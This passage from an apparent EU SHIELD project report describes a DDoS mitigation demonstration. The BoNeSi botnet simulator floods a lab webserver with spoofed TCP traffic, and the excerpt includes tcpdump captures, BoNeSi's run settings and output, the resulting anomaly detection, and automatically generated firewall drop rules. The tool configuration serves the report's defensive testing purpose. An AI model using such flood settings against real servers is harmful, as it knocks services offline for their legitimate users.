DDoS is an attack that **disrupts operations and causes loss of reputation, productivity and/or revenue.** The Ponemon Institute[30] has estimated the average downtime for a DDoS attack at 54 minutes, while the cost of downtime per minute can range **from a few dollars up to 100,000$** depending on the type of business affected [15]. In 2016, the Mirai malware was used to launch the biggest DDoS attack that has been recorded, reportedly **over 1Tbps** [16]. Mirai was used to hijack networked devices and IoT and turn them into a massive botnet. The Mirai-based botnet was used to launch a DNS lookup request flood to DynDNS servers causing a crash. A multitude of major websites using DynDNS were compromised and were unreachable by legitimate users (examples include Amazon, Twitter, Netflix, Airbnb, CNN, etc). The financial impact of this attack has yet to be fully determined, although the total lost revenue for 178,000 domains hosted by Dyn may be estimated to surpass the billion-dollar mark. The targeted company, Dyn, reportedly lost 8% of its customer base, owing to the events of the DDoS attack.

The SHIELD use case survey[31], also shows that 13.8% stakeholders identify Denial of Service as the top threat to their infrastructure, while an additional 15.1% consider all sorts of operational interruption (including DDoS). Depending on the DDoS attack type, operations can be disrupted for a long time; mitigation and forensics after a successful attack can be very time consuming.

The major negative impacts of DDoS attacks make this scenario a necessity. Furthermore, it is the first SHIELD scenario that requires an end-to-end integrated run of all SHIELD components. It involves the use of all major SHIELD components. In this scenario, SHIELD demonstrates how the engine is able to detect the attacks and provide rules to mitigate them. The use of vNSFs in SHIELD allows an ISP to cut down on the costs for cybersecurity and be flexible in implementing new rules and mitigation measures, thus creating additional financial incentives.

6.2.3. Scenario setup


In this scenario, SHIELD components were installed in dedicated VMs in the Athens testbed, as described in Section 2. Most of SHIELD's components are part of this scenario, as it requires end-to-end chaining of all key functionalities. In order to properly address the scenario, additional components were required:

[30] Ponemon Institute: https://www.ponemon.org/ (Retrieved Dec 2017)
[31] https://www.shield-h2020.eu/shield-h2020/documents/project-deliverables/SHIELD_D2.1_Requirements_KPIs_Design_and_Architecture_v1.0.pdf


- A dummy website was created to serve as the "victim". The website was deployed in an Apache webserver v2.4.7 installed in the Ubuntu operating system.
- The BotNet Simulator (BoNeSi) tool was used to launch the DDoS attack. BoNeSi is a network traffic generator that allows a user to generate packets with spoofed IPs, therefore creating traffic that is similar to a botnet. BoNeSi was used to launch UDP and TCP floods against the dummy website.
- Tcpdump and LibreNMS[32] were used as network monitoring tools.
- httpperf was used to simulate normal HTTP traffic.

6.2.4. Scenario results

Starting the scenario, SHIELD demonstrates how to on-board a new Firewall vNSF (Figure 6-11). The vNSF at this point is clear of any rules for the mitigation of the attack. During the on-boarding process, a developer will access the store with its credentials and upload the SHIELD-formatted package of its specific vNSF and NS. The store performs an initial processing of such package to validate that the proper structure and data is in place. If the package is properly formatted, the store contacts the orchestrator and provides it with the OSM-formatted packages for both the vNSF and NS of the Firewall.



(a)



Vendor: vNSF maker A


```
vnfd:vnfd-catalog:
vnfd:
- id: l7filter_vnfd_v1_2
name: l7filter_vnfd
short-name: l7filter
description: Virtual Firewall implementation using
Open Virtual Switch
vendor: NCSRD
version: '1.2'

# Place the logo as png in icons directory and
provide the name here
logo: l7filter.png

# Management interface
mgmt-interface:
vdu-id: l7filter_vdu
```

(b)

[32] LibreNMS: https://www.librenms.org/ (Retrieved Dec 2017)

Figure 6-11 Preliminary version of vNSF Store Graphic Interface: (a) On-boarding a vNSF image, (b) the valid OSM descriptor of the vNSF and pop-up notice of the on-boarding process.

After few seconds, the vNSF and NS will be available in OSM and can be instantiated on any of the registered VIMs (Figure 6-12). The deployment process would take around one minute, after which the Firewall vNSF will be running and ready to receive any configuration request.



LAUNCHPAD: INSTANTIATE

DESCRIPTOR

l7filter_nsd
l7filter_nsd
NCSRD / 1.2

Network service descriptor to instantiate l7filter VNF

VNFDs: 1 VLDs: 3 VNFFGDs: 0

```
---
logo: "l7filter.png"
version: "1.2"
name: "l7filter_nsd"
constituent-vnfd:
  -
    start-by-default: "true"
    vnfd-id-ref: "l7filter_vnfd_v1_2"
    member-vnf-index: 1
    vnf-name: "l7filter_vnfd"
vendor: "NCSRD"
id: "l7filter_nsd_v1_2"
description: "Network service descriptor to instantiate l7filter VNF"
short-name: "l7filter_nsd"
vld:
  -
    name: "l7filter_nsd_vld1"
    vim-network-name: "provider"
    mgmt-network: "true"
    id: "l7filter_nsd_vld1"
```

INPUT PARAMETERS

INSTANCE NAME

SELECT DATA CENTER
openstack-i2cat

NS/VNF ACCOUNT PLACEMENTS


VNFD:
SELECT DATA CENTER

SELECT CONFIG AGENT ACCOUNT

VLDs

Figure 6-12 Fast instantiation of a vNSF.

The ingestion service is also operational, so network data are sent to the TALAIA engine every minute. The ingestion cycle can be configured to longer intervals. The following figure illustrates the operation of the BoNeSi tool (Figure 6-13). On the right-hand terminal, BoNeSi is simulating a botnet of 1,000 malware-infected devices, sending up to 80,000 requests per second to the victim webserver. On the left-hand terminal, the tcpdump tool is set up to illustrate the packets that arrive in the webserver. If the attack persists, the website is eventually not able to handle more requests. Thus, requests coming from legitimate users are denied and the users are not able to browse the website. The incoming TCP flood in this scenario was able to crash the victim webserver in seconds.



root@victim: /home/localadmin

root@victim: /home/localadmin 115x69


```
14:46:40.849116 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 58: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 44)
    10.101.20.230.80 > 1.100.7.64.12229: Flags [S.], cksum 0x91fa (correct), seq 483239537, ack 1041513141, win 292
00, options [mss 1460], length 0
14:46:40.849119 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 74: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 60)
    10.101.20.230.80 > 1.100.7.65.16564: Flags [S.], cksum 0xae0b (correct), seq 2122231219, ack 1780850763, win 28
960, options [mss 1460,nop,nop,TS val 261648896 ecr 7670306,nop,wscale 6], length 0
14:46:40.849123 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 74: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 60)
    10.101.20.230.80 > 1.100.7.66.14826: Flags [S.], cksum 0x1ee4 (correct), seq 3144243445, ack 326421629, win 289
60, options [mss 1460,sackOK,TS val 261648912 ecr 1365282408,nop,wscale 6], length 0
14:46:40.849126 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 74: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 60)
    10.101.20.230.80 > 1.100.7.63.24302: Flags [S.], cksum 0xa7b2 (correct), seq 491589072, ack 845106518, win 2896
0, options [mss 1460,nop,nop,TS val 261648906 ecr 1061109567,nop,wscale 6], length 0
14:46:40.849129 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 58: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 44)
    10.101.20.230.80 > 1.100.7.67.14208: Flags [S.], cksum 0x1828 (correct), seq 2801392485, ack 1969534552, win 29
200, options [mss 1460], length 0
14:46:40.849133 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 58: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 44)
    10.101.20.230.80 > 1.100.7.70.14124: Flags [S.], cksum 0x2e49 (correct), seq 2504065238, ack 1542891070, win 29
200, options [mss 1460], length 0
14:46:40.849136 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 58: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 44)
    10.101.20.230.80 > 1.100.7.68.33318: Flags [S.], cksum 0xa806 (correct), seq 3138542795, ack 1521574151, win 29
200, options [mss 1460], length 0
14:46:40.849140 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 74: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 60)
    10.101.20.230.80 > 1.100.7.69.24312: Flags [S.], cksum 0x3af5 (correct), seq 3826696147, ack 1398656588, win 28
960, options [mss 1460,sackOK,TS val 261648912 ecr 1840537518,nop,wscale 6], length 0
14:46:40.849143 00:30:1b:ba:9f:d1 > cc:ef:48:4b:57:42, ethertype IPv4 (0x0800), length 74: (tos 0x0, ttl 64, id 0,
offset 0, flags [DF], proto TCP (6), length 60)
    10.101.20.230.80 > 1.100.7.72.22279: Flags [S.], cksum 0x1a34 (correct), seq 973491707, ack 402068520, win 2896
0, options [mss 1460,nop,nop,TS val 261648896 ecr 7670306,nop,wscale 6], length 0
14:46:40.849147 00:1e:c9:3e:24:c7 > 00:30:1b:ba:9f:d1, ethertype IPv4 (0x0800), length 74: (tos 0x0, ttl 7, id 5382
3, offset 0, flags [none], proto TCP (6), length 60)
```

root@attacker: /hom

```
Warning: There is noch File with useragent names! The
 Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.8)
ch1)
will be used.
dstIp:          10.101.20.230
dstPort:        80
protocol:       6
payloadSize:    32
MTU:            1500
fragment mode: IP
rate:           150000
ips:            ../final-1k-bots
urls:           (null)
useragents::    (null)
stats file:     stats
device:         enp2s0
maxPackets:     infinite
format:         dotted
toggle:         no
reading file...done
100495 requests in 1.000009 seconds
        0 finished correctly
        0 resets received
99823 requests in 1.000005 seconds
        0 finished correctly
        0 resets received
100004 requests in 1.000005 seconds
        0 finished correctly
        0 resets received
99272 requests in 1.000001 seconds
        0 finished correctly
        0 resets received
100034 requests in 1.000007 seconds
        0 finished correctly
        0 resets received
99169 requests in 1.000002 seconds
        0 finished correctly
        0 resets received
```

Figure 6-13 Launching the DDoS attack: the left side terminal shows tcpdump traffic monitoring, while the right side terminal shows the BoNeSi botnet simulator in operation.

Prior to the attack, the analytics engine detects traffic of about 150Kbps. A new ingestion cycle directs flows from the attack to the engine. Once the analytics engine has finished processing the ingested data, it classifies the sudden rise in traffic as an anomaly of type DoS. It then correlates the offending DoS traffic from multiple sources to a single “DDoS” type anomaly. The outgoing reply traffic is also grouped as a “DDoS Reply” anomaly (Figure 6-14). It creates a csv log of the identified anomalies that is automatically sent to the recommendation and remediation engine.




1 - 2 of 2 (0 below baseline Show)

	Id	Type	First detection	Last detection	Source	Destination	Protocol	Autonomous System	Bits	Packets	Flows
●	#732	DDoS	2017-10-13 12:58	2017-10-13 12:58	* : *	10.101.20.230 : 80	TCP	* → -1	111.2 Mb	256.3 kp	252.1 kf
●	#733	DDoS Reply	2017-10-13 12:58	2017-10-13 12:58	10.101.20.230 : 80	* : *	TCP	-1 → *	63.1 Mb	137.8 kp	137.1 kf


Figure 6-14 The TALAIA engine showing the detected DDoS and correlated reply traffic.

The recommendation and remediation daemon detects the newly received file and parses it to identify the type of attack and severity. It searches for the appropriate High-level Security Policy Language (HSPL) remediation recipe (Figure 6-15). The recipe is essentially a template for the actions that need to be taken. The recipe is translated into an application-independent set of configuration rules that will be applied by the proper vNSF, specified in the Medium-level Security Policy Language (MSPL). MSPL is sent as an xml file to the dashboard. In this specific case, the daemon selected to drop the offending flows.



```
2017-10-17 17:06:41,925 - cybertop - DEBUG - Configuration file '/etc/cybertop/cybertop.cfg' read.
2017-10-17 17:06:41,933 - cybertop - DEBUG - Found 2 attack event parser plug-ins.
2017-10-17 17:06:41,934 - cybertop - DEBUG - Found 4 attack event filter plug-ins.
2017-10-17 17:06:41,934 - cybertop - DEBUG - Found 2 action plug-ins.
2017-10-17 17:06:41,934 - cybertop - INFO - CyberSecurity Topologies initialized.
2017-10-17 17:07:06,131 - cybertop - INFO - Parsed an attack of type 'DoS' with severity 3 and containing 1000 events.
2017-10-17 17:07:06,133 - cybertop - INFO - Landscape with 1 IT resources read.
2017-10-17 17:07:06,134 - cybertop - DEBUG - Found 1 suitable recipes.
2017-10-17 17:07:06,135 - cybertop - INFO - Recipe 'drop packets' chosen.
2017-10-17 17:07:06,162 - cybertop - DEBUG - <hspl-set xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://security.polito.it/shield/hspl"
  <context>
    <severity>3</severity>
    <type>DoS</type>
    <timestamp>2017-10-17T13:32:00</timestamp>
  </context>
  <hspl>
    <name>drop packets #1</name>
    <subject>10.101.20.230:80</subject>
    <action>drop</action>
    <object>100.114.244.222:*</object>
    <traffic-constraints>
      <type>TCP</type>
    </traffic-constraints>
  </hspl>
  <hspl>
    <name>drop packets #2</name>
    <subject>10.101.20.230:80</subject>
    <action>drop</action>
    <object>100.114.244.99:*</object>
    <traffic-constraints>
      <type>TCP</type>
    </traffic-constraints>
  </hspl>
  <hspl>
```

(a)




```
        <condition>
          <packet-filter-condition>
            <direction>inbound</direction>
            <source-address>100.114.244.10</source-address>
            <source-port>*</source-port>
            <destination-address>10.101.20.230</destination-address>
            <destination-port>80</destination-port>
            <protocol>TCP</protocol>
          </packet-filter-condition>
        </condition>
      </rule>
      <rule>
        <priority>999</priority>
        <action>drop</action>
        <condition>
          <packet-filter-condition>
            <direction>inbound</direction>
            <source-address>100.114.244.143</source-address>
            <source-port>*</source-port>
            <destination-address>10.101.20.230</destination-address>
            <destination-port>80</destination-port>
            <protocol>TCP</protocol>
          </packet-filter-condition>
        </condition>
      </rule>
```

(b)

Figure 6-15 Recommendation and remediation daemon showing: (a) identification of attack and sample HSPL recipe, (b) sample of generated MSPL entries.

The detected attack is then visible in the dashboard, along with the MSPL recommendation (Figure 6-16). When clicking on the details, the user is presented with the remediation actions. The user can select to apply this action or dismiss the alert.



Security Incidents

Security Incidents list

Start Date: Wed Oct 18 2017 16:31:35 GMT+02
End Date: Thu Oct 19 2017 16:31:00 GMT+02
Status: Any


Detection Date	Severity	Status	Type of attack	Available actions
02/01/2017 - 00:45	1	Not applied	TCP flood	Recommendation
02/01/2017 - 00:45	1	Not applied	TCP flood	Recommendation
17/10/2017 - 15:32	3	Not applied	DoS	Recommendation
19/10/2017 - 16:11	3	Applied	DoS	Recommendation
19/10/2017 - 16:11	3	Not applied	DoS	Recommendation
19/10/2017 - 16:11	3	Not applied	DoS	Recommendation

Show 10 items

Showing 1 to 6 of 6

Figure 6-16 SHIELD security dashboard, showing reported events and received mitigation recommendations.

If the remediation action is applied, the dashboard submits the MSPL data and the ID of the network service (NS) containing the appropriate vNSF towards the vNSFO. The vNSFO identifies the specific vNSF from the running service and forwards the MSPL data towards its specific endpoint. The vNSF transforms the received MSPL into a configuration that modifies the state of the running instance appropriately (Figure 6-17).



986	tcp	10.14.254.169	10.101.20.230	*	80	-	drop	x
987	tcp	10.14.254.83	10.101.20.230	*	80	-	drop	x
988	tcp	1.100.7.135	10.101.20.230	*	80	-	drop	x
989	tcp	10.14.254.73	10.101.20.230	*	80	-	drop	x
990	tcp	1.100.7.168	10.101.20.230	*	80	-	drop	x
991	tcp	1.100.7.227	10.101.20.230	*	80	-	drop	x
992	tcp	1.100.7.35	10.101.20.230	*	80	-	drop	x
993	tcp	1.100.7.53	10.101.20.230	*	80	-	drop	x
994	tcp	10.14.254.193	10.101.20.230	*	80	-	drop	x
995	tcp	10.14.254.213	10.101.20.230	*	80	-	drop	x
996	tcp	10.14.254.31	10.101.20.230	*	80	-	drop	x
997	tcp	1.152.233.28	10.101.20.230	*	80	-	drop	x
998	tcp	10.14.254.142	10.101.20.230	*	80	-	drop	x
999	tcp	10.14.254.37	10.101.20.230	*	80	-	drop	x
